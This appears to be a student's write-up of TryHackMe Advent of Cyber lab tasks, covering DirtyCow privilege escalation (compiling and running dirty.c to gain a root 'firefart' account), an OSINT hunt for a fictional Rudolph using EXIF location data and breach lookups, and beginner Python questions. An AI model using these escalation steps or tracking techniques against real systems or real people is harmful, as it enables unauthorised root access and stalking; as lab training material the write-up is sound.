
Q7: What is the MD5 hash output?

Enter **su firefart** and enter the required password.




```
$ su firefart
Password:
firefart@christmas:/home/santa# 
```

After that, enter **cd /root** and ls to see the file available. We can use **cat message_from_the_grinch.txt** to see the content of the file. The instructions and the guidelines also will appear.



```
firefart@christmas:/home/santa# cd /root
firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

        - Yours,
                John Hammond
                er, sorry, I mean, the Grinch

          - THE GRINCH, SERIOUSLY

firefart@christmas:~# 
```


Start with entering **touch coal** then **ls**, the file coal will appear. After that, enter command **tree**. Then, enter command **tree | md5sum** which will show us the information we needed.



```
firefart@christmas:~# touch coal
firefart@christmas:~# ls
christmas.sh  coal  message_from_the_grinch.txt
firefart@christmas:~# tree
.
├── christmas.sh
├── coal
`-- message_from_the_grinch.txt

0 directories, 3 files
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
firefart@christmas:~# 
```

Q8: What is the CVE for DirtyCow?

The CVE for DirtyCow can bee located by clicking the link given in the THM. It will direct us to the designated website that will show us the CVE (**CVE-2016-5195**)



You can learn more about the DirtyCow exploit online here: https://dirtycow.ninja/

CVE-2016-5195 ถูกใจ


Thought process / methodology:
Firstly , open the terminal and run a scan to the machine’s IP address with nmap. The information about the ports and service that is running can be observed. We can search for the service in the internet to get the information we needed. For question 2, we need to run telnet followed by the machine ip address to connect to this service. The password (clauschristmas) is the credential we want. For question 3, enter ssh and followed by santa@machine ip address (santa@10.10.127.157). Enter the password given in the section.Enter cat /etc/*release. Distribution of Linux and version number the server is running can be observed. For question 4, we need to run the cat command and followed by the cookies_and_milk.txt to view the file. The information which is message from the one that got here first (Grinch) can be seen. For question 5, Search for related line of code in the file cookies_and_milk.txt .Search the line of code in the Google Search to find the source code that related to the task which in this case it is from github (dirty.c).The verbatim syntax needed can be found in the source code (dirty.c). For question 6, run nano dirty.c to create and paste the new file which is dirty.c that is copied from the internet. After that save the progress, run this code (gcc -pthread dirty.c -o dirty -lcrypt). Now, the file is created and can be checked with ls function. Then, enter ./dirty and enter a new password then wait for the scan to be finished. The new username will appeared (firefart). For question 7, Enter su firefart and enter the required password. After that, enter cd /root and ls to see the file available. We can use cat message_from_the_grinch.txt to see the content of the file. The instructions and the guidelines also will appear.Start with entering touch coal then ls, the file coal will appear. After that, enter command tree. Then, enter command tree | md5sum which will show us the information we

needed. For question 8, The CVE for DirtyCow can bee located by clicking the link given in the THM. It will direct us to the designated website that will show us the CVE (CVE-2016-5195)

Day 14 - OSINT - Where's Rudolph?

Tools : Google Chrome

Q1: What URL will take me directly to Rudolph's Reddit comment history?
Use https://whatsmyname.app/ to search for Rudolph's social account




Found Accounts

SITE	CATEGORY	LINK
Reddit	social	https://www.reddit.com/user/IGuidetheClaus2020

Showing 1 to 1 of 1 entries


Q2: According to Rudolph, where was he born?
At Reddit Rudolph mentioned that he was born in Chicago from comments



IGuidetheClaus2020 5 points · 2 years ago

Fun fact: I was actually born in Chicago and my creator's name was Robert!


Q3: Rudolph mentions Robert. Can you use Google to tell me Robert's last name?
Google for Rudolph the Red-Nosed Reindeer and found Robert's full name



Cover of one of the books of the Robert L. May story by Maxton Publishers, Inc.

First appearance	1939
Created by	Robert L. May

Q4: On what other social media platform might Rudolph have an account?
Rudolph mentioned on reddit he would like to use Twitter




IGuidetheClaus2020 commented on Loooool i.redd.it/lzu70q... · r/Twitter · Posted by u/FriegusTh

IGuidetheClaus2020 1 point · 2 years ago

Ouch. Some days I love Twitter. Some days, it's just...lol.

Q5: What is Rudolph's username on that platform?
Found Rudolph's username on Twitter



IGuidetheClaus2020
@IGuideClaus2020


Seeking the truth. Really.

Business inquiries: rudolphthered@hotmail.com

North Pole Joined November 2020


5 Following 172 Followers

Q6: What appears to be Rudolph's favorite TV show right now?
Rudolph mentioned a lot about Bachelorette at Twitter


IGuidetheClaus2020 @IGuideClaus2020 · Nov 25, 2020

Love me some Bachelorette. But Ed? C'mon!


Q7: Based on Rudolph's post history, he took part in a parade. Where did the parade take place?
Use reverse image and found out the parade take place in Chicago


https://www.thompsoncoburn.com › news-events › news

Thompson Coburn 'floats' down Michigan Avenue in first ...

9 Dec 2019 — On November 23, members of Thompson Coburn's **Chicago** office joined ... Thompson Coburn holding **Rudolph parade balloon** in downtown **Chicago** ...


Q8: Okay, you found the city, but where specifically was one of the photos taken?
Found the location by EXIF the image from Twitter



Location:	Latitude/longitude:	**41**° 53' 30.5" North, **87**° 37' 27.4" West (41.891815, -87.624277)


Q9: Did you find a flag too?

Found at the same place where location found which is EXIF image




create	2022-07-02T22:41:39+00:00
ComponentsConfiguration	1, 2, 3, 0
Copyright	{FLAG}ALWAYSCHECKTHEEXIFD4T
ExifOffset	104

Q10: Has Rudolph been pwned? What password of his appeared in a breach?
Scylla down but found out he has been pwned at the haveibeenpwned websites



Scylla seems to be down. So if you find it difficult to search for this, the answer is "spygame". I'll give you this one for free.

Q11: Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?
Found the hotel address by searching Marriott Hotel near the parade



540 Michigan Ave, Chicago, IL 60611, United States

Located in: The Shops at North Bridge


marriott.com

Thought Process/Methodology:
I searched throughout Rudolph's social account to gather as much information as possible about him. I used method as reverse image, free websites and EXIF images to gather information.

Day 15 - Scripting - There's a Python in my stocking!


Tools : Python

Q1: What's the output of True + True?
Use python to enter the two inputs and it's turned out to be 2



```
Python 3.9.6 (tags/v3.9.6:db3ff76, Jun 28 2021, 15:26:21) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> True + True
2
>>>
```


Q2: What's the database for installing other people's libraries called?
From the tryhackme It mentioned that other people libraries call PyPi



Libraries


You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someon else's code. We can install libraries on the command line using the command: `pip install X` Where *X* is the library we wish to install. This installs the library from PyPi which is a database of libraries. Let's install 2 popular libraries that we'll need:

Q3: What is the output of bool("False")?
Use python to enter the input and it's turned out to be True




```
>>> bool("False")
True
```

Q4: What library lets us download the HTML of a webpage?
From the tryhackme, found out that requests use to download HTML of a webpage



```
# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')
```


Q5: What is the output of the program provided in "Code to analyse for Question 5" in today's material?
Enter the code in python and it's turned out the output is as given below



```
>>> x = [1, 2, 3]
>>>
>>> y = x
>>>
>>> y.append(6)
>>>
>>> print(x)
[1, 2, 3, 6]
```

Q6: What causes the previous task to output that?


From the text, found out that it is because of pass by reference



> Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We **pass by reference**. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

Q7: if the input was "Skidy", what will be printed?
Skidy is in the names
The wise one has allowed you to come in

Q8: If the input was "elf", what will be printed?
elf is not in the names
The wise one not has allowed you to come in



Examine the following code:

```
names = ["Skidy", "DorkStar", "Ashu", "Elf"]
name = input("What is your name? ")
if name in names:
    print("The Wise One has allowed you to
come in.")
else:
    print("The Wise One has not allowed you to
come in.")
```

Thought process/Methodology:
Use Python to search for the answer and learn the basics of Python from tryhackme.
This help me to solve this talk by using Python